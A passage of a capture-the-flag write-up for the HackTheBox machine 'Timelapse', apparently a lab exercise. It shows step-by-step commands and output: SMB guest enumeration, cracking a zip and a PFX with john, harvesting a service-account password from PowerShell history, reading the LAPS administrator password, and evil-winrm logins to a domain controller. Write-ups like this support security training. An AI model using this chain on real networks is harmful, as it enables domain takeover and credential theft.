389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5986/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
| tls-alpn:
|_  http/1.1
|_ssl-date: 2025-03-16T16:31:22+00:00; +7h59m59s from scanner time.
|_http-title: Not Found
| ssl-cert: Subject: commonName=dc01.timelapse.htb
| Not valid before: 2021-10-25T14:05:29
|_Not valid after:  2022-10-25T14:25:29
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49693/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (88%)
Aggressive OS guesses: Microsoft Windows Server 2019 (88%)
No exact OS matches for host (test conditions non-ideal).
```

nmap

Started user enumeration with smb

```
bright@kali:~/timelapse$ netexec smb 10.10.11.152 -u anonymous -p ""
SMB         10.10.11.152    445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:Fal
se)
SMB         10.10.11.152    445    DC01            [+] timelapse.htb\anonymous: (Guest)
```

guest is running

I started enumerating shares for guest user


```
bright@kali:~/timelapse$ netexec smb 10.10.11.152 -u guest -p '' --shares
SMB         10.10.11.152    445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:Fal
se)
SMB         10.10.11.152    445    DC01            [+] timelapse.htb\guest:
SMB         10.10.11.152    445    DC01            [*] Enumerated shares
SMB         10.10.11.152    445    DC01            Share           Permissions     Remark
SMB         10.10.11.152    445    DC01            -----           -----------     ------
SMB         10.10.11.152    445    DC01            ADMIN$                          Remote Admin
SMB         10.10.11.152    445    DC01            C$                              Default share
SMB         10.10.11.152    445    DC01            IPC$            READ            Remote IPC
SMB         10.10.11.152    445    DC01            NETLOGON                        Logon server share
SMB         10.10.11.152    445    DC01            Shares          READ
SMB         10.10.11.152    445    DC01            SYSVOL                          Logon server share
```

guest users

I noticed that guest have readable permission to the shares folder.

By default guest can access the machine without a password.

I tried winrm access but it didn't allow me. I tried smb access and got access to the machine via the folder **shares**.



Initial accessed

enumerating the shares folder. I found two directories. The DEV and then the Helpdesk. The DEV directoctry contained a zip file. I don't know what it is, so I downloded it locally to check.

The helpdesk directory have some documentations about LAPs which shows that LAPS is running on the system.

I concentrated on the ZIP file I downloaded locally first.

I changed it to a hash to get the master password first

```
bright@kali:~/timelapse$ ls
winrm_backup.zip
bright@kali:~/timelapse$ zip2john winrm_backup.zip > winrm.hash
ver 2.0 efh 5455 efh 7875 winrm_backup.zip/legacyy_dev_auth.pfx PKZIP Encr: TS_chk, cmplen=2405, decmplen=2555, crc=12EC5683 ts=72AA cs=72aa type=8
bright@kali:~/timelapse$ ls
winrm_backup.zip  winrm.hash
bright@kali:~/timelapse$ cat winrm.hash
winrm_backup.zip/legacyy_dev_auth.pfx:$pkzip$1*1*2*0*965*9fb*12ec5683*0*4e*8*965*72aa*1a84b40ec6b5c20abd7d695aa16d8c88a3cec7243acf179b842f2d96414d306fd67f0bb
6abd97366b7aaea736a0cda557a1d82727976b2243d1d9a4032d625b7e40325220b35bae73a3d11f4e82a408cb00986825f936ce33ac06419899194de4b54c9258cd7a4a7f03ab181b611a63bc9c2
6305fa1cbe6855e8f9e80c058a723c396d400b707c558460db8ed6247c7a727d24cd0c7e93fbcbe8a476f4c0e57db890a78a5f61d1ec1c9a7b28b98a81ba94a7b3a6004987458594 45ddaef51a982
ae22577a385700fdf73c99993695b8ffce0ef90633e3d18bf17b357df58ea7f3d79f22a790606b69aed500db976ae87081c68d60aca373ad25ddc69bc27ddd3986f4d9ce77c4e49777c67a0740d2b
4bbca38b4c2b3ee329ac7cf30e5af07f13d860a072784e753a999f3dd0d2c3bbb2269eeffe2f0b741441538e429cb9e8beee2999557332ac447393db6ed35856bd7fcae85329b99b21449f3bb63c9
fb74870dbf76e7dc76859392bf913da2864555b6ed2a384a2ae8a6c462e5115adbf385f073cfc64ec7a4646386cf72b5529bbf48af050640f26c26e337add96b61aee56d3d92de09f25c40efe56d4
c2b853ce29de32c05634afc4dc9ca8df991b73e10db5bb9cd3fc807bfe05bb789a4b4a525001d253ca6f67abc928ebe7777a0b2d06d7fd2d61123c7e6b8050fe51994f116bc9e694cbdd6e81bfe71
672582e7329cb78e20793b970407ea0bb8787c93875be25432987b2fb385c08e1970e5f8868db466476ef41b157eaf4d9a69508d57166213d81f1f981cffd5a6d2053a65c380ad98f10eb2b94104c
d41104c59e6f4d782868f38ae64c7b0c29fb0e05d18429c26dc3f5a9c4ec9328b0aff3a41679f9f12e9b4e2cc9dfca5a67c021a0935498639234 22ada4ccf082924ef1ec4ec38847bf2bffb893f14
abecdad3c83a31e276a23542ff08cdc7d7ec6576dbda1edf1326174b13c7f078d6ea4dc90a743cdf6aa076a17250ac2fff6de8113ffc58dd4ccda187b6c7890264f0d0ff113aa3fa15b8515d0857f
8110b99fa2915f0476a08b107965fa5e74c05018db0d9a8ecc893780027b58225e091b50aa07684f1990508275d87fd7a8f28193ca41d9ce649e3de4885913b15f318e7459c443849a248463bbfe9
49def6d9ca95e6ace6613eabf758c6399639f1f7779fc9aeee32d518a0db9a046340e002445b8ae9a5cb630a194a490d326247f3582680814dfed79496475e4a06f11d4433b13ed3c3803e3c1da53
35cd7919453ce0a6b62116c0ffa0fc7c4bba77bbba080092541697c3200edc7e9aa001a01fc0063b27159384538ecb7cddab32a6feca01853ac712a0e21a436d647d1c94bd0a5b40510cb080d4ce7
9a2e49fc82fd961106b7b73d2e24603711300ddc711b8cc284cc284777d230ebcc140ab0296676f465da1afeb40fe2f4f9636238c09a9716a1f3071fd2653b9956c9180270b1582074175570d5784
af0d22460e6d28153f146d01ff0f2388894b0541a9df950e1515a2397360e09c6dfd92feaf068f560be034bcf26cabc76be09a94254bbbf88f4ee85241c12be370ca32cc5391e33f05a2e7a75afe7
876a893fdc9fded2ea1ac701001cf0d34eaba84dd4815a28dc4cfe6c3abc35a057f6b95dd4fdb07a99edc0a020273f5eb9b2d2e6686deda3c1c9c5deb85b9192d68a841cd9a7aa448ddd66e0a839d
81f0106a8a1e38f6da99a3b973a0598aca2ba36cf9ef0b4a9da6ae327069a88677b7e5303a08cea1a37f2623d98233672e425693e16ade5b16d49669e2002aec50aedeccc21af37901d278bd3a5b7
618b9f0332a4848a29e9e3eccef234cf2392d46c33be6c3c75e57f6c19998febadf2c6a3e22a6e4276e6863f8d16ecec1f4eca9495a031e5f7426bf90a9831b9901588e72330fc42fe3ed7a09d740
4a14727b7b876786b35873cf24deb921662c458d05b8c8872d88e8889407024e46d06d8f3cf9a1d144deb91acf2273c13600bc2bbc9c1405269c3eff0042d0533c95f45c28ed2b8854fbbda941b19
57d27122d8a6afe09261f206ccde7e7c4f69c8d46d4e101849c02c9eecc65e365ebf48e3ce836385dcfd824e085b0104b1210b5acfedb3df857cdc2ad9976660dfb20b228ce127c4cdc5bb9d89f65
822ebd728b2d1dbce2872e9fa113c19ed251e7c103022b5029b63e35bcd0ef75bf13f1bb56499f1505b6eef27aa6fd079f4d4156c566a76d8b6bcdd518cdd6ea3de2048f9b059e338946fa2549ab2
7646ba9bfe08580df4582be056dcc68232efef533ea90c9c8d613e22fd4f2d75c6a89e4643ff3717a21dc0624a1c844549fc9700d137865b018eef82803ec1b3f19f9e3f25c276062effb0829c008
25677d21530b14a8ee27c6507ff31549430f66488f4ef996cf784f37bbf103e49f17bef1ae41e02dce2a3715127942fcaec5da410f04174664b7eb0788e83920ad9afa223a5a4791bb28b3d5e7593
3edfd7535aaeb984f8dc1c5e3880411c733f775c93b620f14662c1594c909eceb7c8c25807b9e49771847a567d6fd63c607c6ebf71714a869cd4eb7956995cb7011c7973c705ee13aeabc319ff6f7
1569c9c46821cda0db6555dde9939f27f68d1b6dfcfb53b0ed1c9f35c7d29e550437ab80da87384614f9508dbb49f8be5a85c1bfebe13067aff3fd745009db52a4de15761f67ad2a3bf89440d134e
d7c6c96c41340c6947785b75698e6b61a0d2da6ffe4290a15a932d42d5e2c4928a92121b0cb3c11a7bbb5fa5a70e31f7bd24e892466e767c4193f5902eb4fc22d1b9c9e7dc8f27886ca3a37dbd842
a9fb445adaa738cddbc4e0b62c14b49dc807843db29df781a65491ae52dc16b5d5dc2193f965a595cd72c5b6f1e63e1b4b521e9d891b481fef699fb2ccb853df7b8a902910b229db859d293628baf
30891c255fa46d337336fb0b4a47986939372f13f4315c38af852e9a8893fe275be0e5b095c1219edc026c71236ff3a314084383ad0228f26b7935f454c8d3d59306a2c7eb7f9220a67e8c1a2f508
760f3ccdb52399e81bcb7e5347c1083ecbdb1c009338e017721b4324a40329a5938ab4ee99d087a2edb62d687fcebeda2211760b2287ff574ebc66e076132cab4cb15e1e551acf11f3ed87970aee8
9159421facc8eb82bca90a36c43f75df5bececfde3128e2834c5ecd067e61c9ba954cc54fc291a1458bdfe9f49fba35eb944625a528fb9d474aaa761314740997e4d2ed3b1cb8e86744cfb6c9d5e3
d758684ff3d9fdc1ba45b39141625d4e6ba38cd3300507555935db1193b765d226c463481388a73d5361e57b7b40c7d3df38fc5da2c1a255ff8c9e344761a397d2c2d59d722723d27140c6830563e
e783156404a17e2f7b7e506452f76*$/pkzip$:legacyy_dev_auth.pfx:winrm_backup.zip::winrm_backup.zip
```

hash

Then cracked it with john

```
bright@kali:~/timelapse$ john winrm.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
supremelegacy    (winrm_backup.zip/legacyy_dev_auth.pfx)
1g 0:00:00:00 DONE (2025-03-16 10:12) 1.851g/s 6432Kp/s 6432Kc/s 6432KC/s surkerior..superkebab
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

master password

I used the master password to unzip the file

```
bright@kali:~/timelapse$ ls
winrm_backup.zip  winrm.hash
bright@kali:~/timelapse$ unzip winrm_backup.zip
Archive:  winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password:
  inflating: legacyy_dev_auth.pfx
bright@kali:~/timelapse$ ls
legacyy_dev_auth.pfx  winrm_backup.zip  winrm.hash
```

unzip

After unziping, I found a .pfx file, I also needed a master password to extract what is in the file.

```
bright@kali:~/timelapse$ pfx2john legacyy_dev_auth.pfx > pfx.hash
bright@kali:~/timelapse$ ls
legacyy_dev_auth.pfx  pfx.hash  winrm_backup.zip  winrm.hash
bright@kali:~/timelapse$ cat pfx.hash
legacyy_dev_auth.pfx:$pfxng$1$20$2000$20$eb755568327396de179c4a5d668ba8fe550ae18a$3082099c3082060f06092a864886f70d010701a0820600048205fc308205f8308205f4060b2
a864886f70d010c0a0102a08204fe308204fa301c060a2a864886f70d010c0103300e04084408e3852b96a898020207d0048204d8febcd5536b4b831d491da6d53ca889d95f094572da48eed1a4a1
4cd88bbfff72924328212c0ff047b42d0b7062b3c6191bc2c23713f986d1febf6d9e1829cd6663d2677b4af8c7a25f7360927c498163168a2543fd722188558e8016f59819657759c27000d365a30
2da21eda4b73121dcc4eede60533b0ef0873a99b92cc7f824d029385fa8b6859950912cd0a257fa55f150c2135f2850832b3229033f2552f809e70010fab8868bb7d5bef7c20408dac3f67e367f4c
3e3b81a555cdfe9e89c7bc44d6996f401f9a26e43094b6fa418a76d5b57579eeb534627a27fd46350a624b139d9ff4b124c9afbbbe42870026098bbc7d38b6b543ab6eff3cf2972c87dd2c0e703ef
2a0120062a97279661b67ca596a650efde28e098c82fce01f50611e28d4a6d5d75af8bf965c07faa68331b9f66733deb32ee3628b156ee0ef8e63b732e3606f3c6c9453b49d15592648cd918deaf7
2889f3e0bcf42bfdb9cddae7e77c5934579d658bfea78800013f36de7e7fadd2f0ff96e78dedaba0593947f96989fad67e17470b49307b5199248fbad36a0dee42e480b30785810a4c17cc27b0e0e
d3a99ddec9720a968f3ccbffb36752febbbca437ecacd6c93c6ef2ff6277de01545a482daf34d1faf38819737b7e4ef61004c2876715123fd0b8a4f6c03eb387fd50eaaf4977870a6c011c91f1c90
93dc2aa0e2c72c0a5e1473ef89429b02ab1efbf09b096efecb65d6e772d8eb2ca2e72aa288749d6fdbf9b207592f3a9ad16676d9f0aba1fb2f180f7b715b6c2238a42c13b00f8dc26c41ababbca74
b84b4294ff473a0f16c85ac7f2072981968f8b868885655f50ea81f06e5e65d269853e537e18268add9046681f9a6d0233d171f900b34cf0c63d299eb67d7a8ebfcfbf88395de5c7fd5bd1085d20
cc56b3ca847e6f21fba58215ff91bed70e5f629c9257baa848f29fab2efb9170f8c51e680dde4d6d2eebaa602b24444f43ccfb607efa46f378539664c6309f51d82f67347fc689e855966069099de
ad6f19adadcf9c6a0d2c42401846eba828bffad6f7336df1ea091844f2074e976a5d2eb83db0646fb43b3faad564ac577781f29de95b7b21b6caf7f9de6d2d56150de098faf9a684b2a79083b3555
455272874e9c427e1b1349b94c0baf73eee08832274df7c4ac23b68f66cb86ba0561e1bb83b0e920b4568371c89c2a80ed63308a4d9ce2e12d74de3f83fe5d93ab3aadd65a8821814f9981e20cdb8
6615d04ef9d45c30d692ad058212b33a0c8966414b3840a77af33b2fe85791a16e4922a9458cb584903515470d57607ce412e0699c883ddd40ad4983f9e6164879a19fc554781823782c89b47c3bf
36a6eb4d33194753e85cb13e112a3e9fce98b72565961d1bace71a8086657bce391bdb2a5e4b8025b06984fbb2da341034e9750b33ef2a1dccddde7b867084faf8264a4379c17dfad736a382fa751
0e674ca7fefba611cc64313242d3166a04165d4f70607bd988181f06ff4dca04035c14111c7d93a1169efcece8c3616e971131ff54c42a35f3c43f374131b8634999052aa7a479274f6b9d64e414d
2775fcf8f7e68897032902547c92885136f0f14e04e62519a02c03a4d0bf412e517f4b51e42ff27b40d7222d722424c56abb1b183158fef0f9d04bbc45d5341a4cb26d03a5864a6f51b9bd315918a
a491393a5b6dc622dad6b25e131e43077ab421c4bcd6ed6dfbd52afd4dcb19a27797cbf983181e2300d06092b06010401823711023100301306092a864886f70d01091531060404010000000305d06
```

Got the hash to crack the master password

```
bright@kali:~/timelapse$ john pfx.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 256/256 AVX2 8x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
thuglegacy       (legacyy_dev_auth.pfx)
1g 0:00:01:18 DONE (2025-03-16 10:26) 0.01269g/s 41022p/s 41022c/s 41022C/s thuglife06..thsco04
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
bright@kali:~/timelapse$ ls
legacyy_dev_auth.pfx  pfx.hash  winrm_backup.zip  winrm.hash
```

.pfx master password

Now to extract the .pem and the .key file from the .pfx file, I used openssl.

Recall from the output of this hashes says legacyy_dev_aut. This could mean that this is the authentication creds for the user legacyy to login to the dev environment through port 5986 (winrm https).

Lets see:

```
bright@kali:~/timelapse$ openssl pkcs12 -in legacyy_dev_auth.pfx -out privateKey.key -nocerts -nodes
Enter Import Password:
bright@kali:~/timelapse$ ls
legacyy_dev_auth.pfx  pfx.hash  privateKey.key  winrm_backup.zip  winrm.hash
bright@kali:~/timelapse$ openssl pkcs12 -in legacyy_dev_auth.pfx -out certificate.pem -nokeys -clcerts
Enter Import Password:
bright@kali:~/timelapse$ ls
certificate.pem  legacyy_dev_auth.pfx  pfx.hash  privateKey.key  winrm_backup.zip  winrm.hash
```

key and cert

```
bright@kali:~/timelapse$ evil-winrm -S -i 10.10.11.152 -u legacyy -c certificate.pem -k privateKey.key

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\legacyy\Documents> cd ..
*Evil-WinRM* PS C:\Users\legacyy> cd Desktop
*Evil-WinRM* PS C:\Users\legacyy\Desktop> cat user.txt
63a5f585c0fbc4691a7d920dae93c210
```

legaccy

I executed winpeas for this user which shows that their some information in the powershell history.

```
ÉÍÍÍÍÍÍÍÍÍÍ¹ Found History Files
File: C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt

ÉÍÍÍÍÍÍÍÍÍÍ¹ Found Windows Files
File: C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
```

Powershell histroy

```
*Evil-WinRM* PS C:\> cat C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
```

creds for svc_deploy

I found the creds for a service account svc_deploy to access the machine via port 5986 (winrm https)

```
bright@kali:~/timelapse$ netexec winrm 10.10.11.152 -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV'
WINRM-SSL   10.10.11.152    5986   DC01            [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:timelapse.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.alg
orithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM-SSL   10.10.11.152    5986   DC01            [+] timelapse.htb\svc_deploy:E3R$Q62^12p7PLlC%KWaxuaV (Pwn3d!)
```

netexec

```
bright@kali:~/timelapse$ evil-winrm -S -i 10.10.11.152 -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> whoami
timelapse\svc_deploy
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> hostname
dc01
```

access as deploy

Whoami /all says that this user belongs to group LAPS reader

```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> whoami /All

USER INFORMATION
----------------

User Name            SID
==================== ==============================================
timelapse\svc_deploy S-1-5-21-671920749-559770252-3318990721-3103


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ==================================================
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
TIMELAPSE\LAPS_Readers                     Group            S-1-5-21-671920749-559770252-3318990721-2601 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label           S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
```

whoami/all

This site gave a proper documentation about LAPS https://uwconnect.uw.edu/it?id=kb_article_view&sysparm_article=KB0034222

Since the user have the permission to read LAPS, we have to find a way to retrieve the administrator password from the LAPS.

From this git repository https://github.com/ztrhgf/LAPS/tree/master/AdmPwd.PS

I cloned the AdmPwd.PS folder, uploaded the folder on the target vial the upload function of winrm. There is a file in this folder called AdmPwd.PS.psd1 which I imported to my current shell and the used a supported command to get the admin creds.

```
    + FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> upload AdmPwd.PS

Info: Uploading /home/bright/timelapse/AdmPwd.PS to C:\Users\svc_deploy\Documents\AdmPwd.PS

Data: 53980 bytes of 53980 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> ls


    Directory: C:\Users\svc_deploy\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/16/2025   5:13 PM                AdmPwd.PS


*Evil-WinRM* PS C:\Users\svc_deploy\Documents> cd ..
*Evil-WinRM* PS C:\Users\svc_deploy> cd Documents
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> cd AdmPwd.PS
*Evil-WinRM* PS C:\Users\svc_deploy\Documents\AdmPwd.PS> ls


    Directory: C:\Users\svc_deploy\Documents\AdmPwd.PS


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/16/2025   5:13 PM                en-US
-a----          1/1/2000  12:00 AM          31392 AdmPwd.PS.dll
-a----          1/1/2000  12:00 AM           5408 AdmPwd.PS.format.ps1xml
-a----          1/1/2000  12:00 AM           5074 AdmPwd.PS.psd1
-a----          1/1/2000  12:00 AM          33952 AdmPwd.Utils.dll


*Evil-WinRM* PS C:\Users\svc_deploy\Documents\AdmPwd.PS> import-module .\AdmPwd.PS.psd1
```

Importing the module

```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> get-admpwdpassword -computername dc01

ComputerName         DistinguishedName                                Password           ExpirationTimestamp
------------         -----------------                                --------           -------------------
DC01                 CN=DC01,OU=Domain Controllers,DC=timelapse ...   .I6r/%1kM9@78u2 ...  3/21/2025 9:25:53 AM


*Evil-WinRM* PS C:\Users\svc_deploy\Documents> get-admpwdpassword -computername dc01 | select password

Password
--------
.I6r/%1kM9@78u2m4uM4D-3%


*Evil-WinRM* PS C:\Users\svc_deploy\Documents> get-admpwdpassword -computername dc01 | select password

Password
--------
.I6r/%1kM9@78u2m4uM4D-3%
```

admin creds

```
bright@kali:~/timelapse$ evil-winrm -S -i 10.10.11.152 -u administrator -p .I6r/%1kM9@78u2m4uM4D-3%

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
timelapse\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
dc01
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\Desktop
```

admin login

```
*Evil-WinRM* PS C:\Users> cd TRX
*Evil-WinRM* PS C:\Users\TRX> ls

    Directory: C:\Users\TRX

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        3/3/2022  10:45 PM                3D Objects
d-r---        3/3/2022  10:45 PM                Contacts
d-r---        3/3/2022  10:45 PM                Desktop
d-r---        3/3/2022  10:45 PM                Documents
d-r---        3/3/2022  10:45 PM                Downloads
d-r---        3/3/2022  10:45 PM                Favorites
d-r---        3/3/2022  10:45 PM                Links
d-r---        3/3/2022  10:45 PM                Music
d-r---        3/3/2022  10:45 PM                Pictures
d-r---        3/3/2022  10:45 PM                Saved Games
d-r---        3/3/2022  10:45 PM                Searches
d-r---        3/3/2022  10:45 PM                Videos


*Evil-WinRM* PS C:\Users\TRX> cd Desktop
*Evil-WinRM* PS C:\Users\TRX\Desktop> ls


    Directory: C:\Users\TRX\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        3/16/2025   9:26 AM             34 root.txt


*Evil-WinRM* PS C:\Users\TRX\Desktop> cat root.txt
e06e8842314e7071dbf21951644a8728
*Evil-WinRM* PS C:\Users\TRX\Desktop>
```

flag